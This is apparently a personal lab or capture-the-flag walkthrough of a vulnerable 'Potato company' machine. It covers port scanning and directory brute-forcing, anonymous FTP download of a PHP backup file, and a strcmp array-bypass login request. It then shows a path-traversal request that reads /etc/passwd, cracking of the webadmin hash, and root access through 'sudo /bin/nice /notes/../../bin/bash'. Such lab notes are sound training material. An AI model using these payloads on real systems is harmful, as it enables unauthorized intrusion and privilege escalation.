

# General

PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 3072 ef:24:0e:ab:d2:b3:16:b4:4b:2e:27:c0:5f:48:79:8b (RSA)  
| ssh-rsa  
AAAAB3NzaC1yc2EAAAADAQABAAQGDamdAqH2ZyWoYj0tstPK0vbVKI+9OCgtkGDoynffxqV2kE4ceZn77FBuM-GFKLU50Uv5RMUTFTX4hm1ijh77KMGG1CmAk2YWvEDhxbCBPCohp+xXMBXHBYoMbEVL/  
loKL2UW6USnKorOgwxUdoMAwDxlrohGHQ5WNUADRaqt1eHuHxuJ8Bgi8yzqP/  
26ePQTLcFwAZMq+SYPJedZBmfJJ3Brhb/  
CGgzgRU8BpJGI8fBL5791JTn2niEgoMAZ1vdfnSx0m49uk8npd0h5hPQ+ucyMh+Q35U1zDq94E24mkgawDhEgmLt-b23JDNdY4rv/7mAAHYA5AsRSDDFgmbXEVcC7N1c3cyrwVH/  
w+zF5SKOqQ8hOF7LRCqv0YQZ05wyiBu2OzbeAvhhiKJteICMuitQAuF6zU/dwjX7oEAxbZ2GsQ66kU3/  
JnL4clTDATbT01REKJzH9nHpO5sZdebfLJdVfx38qDrlS+risx1QngpnRvWTmJ7XBxt8UrfXGenR3U=  
| 256 f2:d8:35:3f:49:59:85:85:07:e6:a2:0e:65:7a:8c:4b (ECDSA)  
| ecdsa-sha2-nistp256  
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNoh1z4mRbfROqXjtv9CG7ZYGiwN29OQQC-VXMLce4ejLzy+0Bvo7tYSb5PKVqgO5jd1JaB3LLGWreXo6ZY3Z8T8=  
| 256 0b:23:89:c3:c0:26:d5:64:5e:93:b7:ba:f5:14:7f:3e (ED25519)  
|\_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDXv++bn0YEgaoSEmMm3RzCzm6pyUJJSsSW9FMBqvZQ3

80/tcp open http syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))  
| http-methods:  
|\_ Supported Methods: GET HEAD POST OPTIONS  
|\_http-server-header: Apache/2.4.41 (Ubuntu)  
|\_http-title: Potato company

2112/tcp open ftp syn-ack ttl 61 ProFTPD  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| -rw-r--r-- 1 ftp ftp 901 Aug 2 2020 index.php.bak  
|\_ -rw-r--r-- 1 ftp ftp 54 Aug 2 2020 welcome.msg  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

## Port 22 (SSH)

22/tcp open ssh syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 3072 ef:24:0e:ab:d2:b3:16:b4:4b:2e:27:c0:5f:48:79:8b (RSA)  
| ssh-rsa  
AAAAB3NzaC1yc2EAAAADAQABAAQGDamdAqH2ZyWoYj0tstPK0vbVKI+9OCgtkGDoynffxqV2kE4ceZn77FBuM-GFKLU50Uv5RMUTFTX4hm1ijh77KMGG1CmAk2YWvEDhxbCBPCohp+xXMBXHBYoMbEVL/  
loKL2UW6USnKorOgwxUdoMAwDxlrohGHQ5WNUADRaqt1eHuHxuJ8Bgi8yzqP/  
26ePQTLcFwAZMq+SYPJedZBmfJJ3Brhb/

```
CGgzgRU8BpJGI8fBL5791JTn2niEgoMAZ1vdfnSx0m49uk8npd0h5hPQ+ucyMh+Q35U1zDq94E24mkgawDhEgmLt-
b23JDNdY4rv/7mAAHYA5AsRSDDFgmbXEVcC7N1c3cyrwVH/
w+zF5SKOqQ8hOF7LRCqv0YQZ05wyiBu2OzbeAvhhiKJtelCMuitQAuF6zU/dwjX7oEAxbZ2GsQ66kU3/
JnL4clTDATbT01REKJzH9nHpO5sZdebfLJdVfx38qDrlS+risx1QngpnRvWTmJ7XBXt8UrfXGenR3U=
| 256f2:d8:35:3f:49:59:85:85:07:e6:a2:0e:65:7a:8c:4b (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNoh1z4mRbfROqXjtv9CG7ZYGiwN29OQQC-
VXMLce4ejLzy+0Bvo7tYSb5PKVqqO5jd1JaB3LLGWreXo6ZY3Z8T8=
| 2560b:23:89:c3:c0:26:d5:64:5e:93:b7:ba:f5:14:7f:3e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDXv++bn0YEgaoSEmMm3RzCzm6pyUJJSsSW9FMBqvZQ3
```

to list;  
Find creds [1✓]  
webadmin:dragon

## Privesc

Logged in as user webadmin

webadmins home dir

```
webadmin@serv:~$ ls -la
total 32
drwxr-xr-x 3 webadmin webadmin 4096 Jan 25 23:32 .
drwxr-xr-x 4 root      root      4096 Aug  2  2020 ..
-rw-r--r-- 1 webadmin webadmin   0 Sep 28  2020 .bash_history
-rw-r--r-- 1 webadmin webadmin  220 Aug  2  2020 .bash_logout
-rw-r--r-- 1 webadmin webadmin 3771 Aug  2  2020 .bashrc
drwxr-xr-x 2 webadmin webadmin 4096 Jan 25 23:32 .cache
-rw-r--r-- 1 webadmin webadmin   33 Jan 25 22:26 local.txt
-rw-r--r-- 1 webadmin webadmin  807 Aug  2  2020 .profile
-rw-r--r-- 1 webadmin root      32 Sep 28  2020 user.txt
```

got the user flag from the "local.txt" file "fb150990534ee33748f87c4f3f911b23"

webadmin can run nice as sudo on the /notes dir

```
sudo -l
Matching Defaults entries for webadmin on serv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on serv:
    (ALL : ALL) /bin/nice /notes/*
```

found a gtfobins page on nice that shows a sudo exploit:

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nice /bin/sh
```

however as I can only nice the files in /notes i can not run /bin/sh

but as it was a set path to /notes but allowed me to specify any "file" I specied " .." which allowed me some path traversel and I was able to execute /bin/bash with the payload

```
sudo /bin/nice /notes/../../bin/bash
```

And I became root

got the root flag from proof.txt in roots dir "2b11ff7130c30dfdf8c59d36509b7738"

ROOTED

## Port 80 (HTTP)

80/tcp open http syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))

| http-methods:

|\_ Supported Methods: GET HEAD POST OPTIONS

|\_ http-server-header: Apache/2.4.41 (Ubuntu)

|\_ http-title: Potato company

to do

dirbust [1✓ 2]


subdomain fuzz []

test functionality []

LANDING PAGE

# Potato company

At the moment, there is nothing. This site is under construction. To make you wait, here is a photo of a potato:



Initial dirbust of the http site

```
gobuster dir -u http://192.168.182.101/ -w /usr/share/wordlists/dirbuster/directory-
list-2.3-medium.txt -x php,js,py,html,.,.txt,txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.182.101/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: py,html,.,txt,php,js
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 280]
/ (Status: 200) [Size: 245]
/.html (Status: 403) [Size: 280]
/index.php (Status: 200) [Size: 245]
/admin (Status: 301) [Size: 318] [→ http://192.168.182.101/admin/]
/potato (Status: 301) [Size: 319] [→ http://192.168.182.101/potato/]
/.php (Status: 403) [Size: 280]
/.html (Status: 403) [Size: 280]
/ (Status: 200) [Size: 245]
/server-status (Status: 403) [Size: 280]
Progress: 745602 / 1543927 (48.29%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 745755 / 1543927 (48.30%)

Finished
```



# Login

User:

Password:

Login

This seems like the login page from the index.php back up file.  
trying admin:potato did NOT work maybe iterate potato1,20  
that failed

trying to malformed the POST request:

```
POST /admin/index.php?login=1 HTTP/1.1
Host: 192.168.182.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://192.168.182.101
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.182.101/admin/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&password=potato
```

Always ends up with the same response:

```
HTTP/1.1 200 OK
Date: Sat, 25 Jan 2025 23:00:13 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 109
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

```
<html>
<head></head>
<body>

<p>Bad user/password! </br> Return to the <a href="index.php">login page</a> <p>
```

Almost as if the POST request doesnt matter


Using a strcmp bypass with the POST request:

```
POST /admin/index.php?login=1 HTTP/1.1
Host: 192.168.182.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://192.168.182.101
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.182.101/admin/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&password[ ]=""
```

making strcmp see password [ ]="" as a empty array which the causes strcmp to barf: strcmp(array(),"") which would = 0

ADMIN DASHBOARD:



checking logs I found i could access 3 log files

[Home](#) [Users](#) [Date](#) [Logs](#) [Ping](#)

## show log:

- ☒ log\_03.txt
- ☐ log\_02.txt
- ☐ log\_01.txt

Get the log

Contenu du fichier log\_03.txt :

```
Operation: password change  
Date: August 2, 2020 / 9:25 p.m.  
User: admin  
Status: OK
```

opening this POST request in burp I saw the param for getting the logs file was simply "file="

## Request

Pretty

Raw

Hex



```
1 POST /admin/dashboard.php?page=log HTTP/1.1
2 Host: 192.168.182.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
  image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://192.168.182.101
10 DNT: 1
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://192.168.182.101/admin/dashboard.php?page=log
14 Cookie: pass=serdesfsefhjosefjtfgyuhjiosefdftghgyjh
15 Upgrade-Insecure-Requests: 1
16 Priority: u=0, i
17
18 file=log_03.txt
```

Trying PathTraversal+LFI worked and I was able to read /etc/passwd



Request
Pretty
Raw
Hex
1 POST /admin/dashboard.php?page=log HTTP/1.1
2 Host: 192.168.182.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,
6 image/svg+xml,\*/\*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 39
11 Origin: http://192.168.182.101
12 DNT: 1
13 Sec-GPC: 1
14 Connection: keep-alive
15 Referer: http://192.168.182.101/admin/dashboard.php?page=log
16 Cookie: pass=serdesfsefhjosefjtfgyuhjiosefdftghyjh
17 Upgrade-Insecure-Requests: 1
18 Priority: u=0, i
19 file=../../../../../../../../etc/passwd

Response
Pretty
Raw
Hex
Render
36 </form>
37
38 Contenu du fichier ../../../../../../etc/passwd : </br>
39 <PRE>
40 root:x:0:0:root:/root:/bin/bash
41 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
42 bin:x:2:2:bin:/bin:/usr/sbin/nologin
43 sys:x:3:3:sys:/dev:/usr/sbin/nologin
44 sync:x:4:65534:sync:/bin:/bin/sync
45 games:x:5:60:games:/usr/games:/usr/sbin/nologin
46 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
47 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
48 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
49 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
50 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
51 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
52 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
53 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
54 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
55 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
56 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbi
57 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
58 systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/us
59 systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nol
60 systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:
61 messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
62 syslog:x:104:110::/home/syslog:/usr/sbin/nologin
63 \_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
64 tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
65 uidd:x:107:112::/run/uidd:/usr/sbin/nologin
66 tcpcdump:x:108:113::/nonexistent:/usr/sbin/nologin
67 landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
68 pollinate:x:110:11::/var/cache/pollinate:/bin/false
69 sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
70 systemd-coredump:x:999:999:systemd Core Dumper::/usr/sbin/nologin
71 florianges:x:1000:1000:florianges:/home/florianges:/bin/bash
72 lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
73 proftpd:x:112:65534::/run/proftpd:/usr/sbin/nologin
74 ftp:x:113:65534::/var/ftp:/usr/sbin/nologin
75 webadmin:\$1\$webadmin\$3sXBxGtDGIFAcnNTNhi6/:1001:1001:webadmin,,:/home/
76 </PRE>

webadmin had their hash in the /etc/passwd file using john I broke it and managed to login to their account on the box via ssh

webadmin:dragon

## Port 2112 (FTP)

2112/tcp open ftp syn-ack ttl 61 ProFTPD  
 | ftp-anon: Anonymous FTP login allowed (FTP code 230)  
 | -rw-r--r-- 1 ftp ftp 901 Aug 2 2020 index.php.bak  
 |\_-rw-r--r-- 1 ftp ftp 54 Aug 2 2020 welcome.msg  
 Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

to list  
 login as anonymous user and download files [ ✓]

FILE "index.php.bak"  
 This is a backup of the index.php file

```
<html>
<head></head>
<body>

<?php
```

```

$pass= "potato"; //note Change this password regularly

if($_GET['login']=="1"){
    if (strcmp($_POST['username'], "admin") == 0 && strcmp($_POST['password'], $pass) == 0) {
        echo "Welcome! </br> Go to the <a href=\"dashboard.php\">dashboard</a>";
        setcookie('pass', $pass, time() + 365*24*3600);
    }else{
        echo "<p>Bad login/password! </br> Return to the <a href=\"index.php\">login page</a>
    <p>";
    }
    exit();
}
?>

<form action="index.php?login=1" method="POST">
    <h1>Login</h1>
    <label><b>User:</b></label>
    <input type="text" name="username" required>
    <br>
    <label><b>Password:</b></label>
    <input type="password" name="password" required>
    <br>
    <input type="submit" id='submit' value='Login' >

</form>
</body>
</html>

```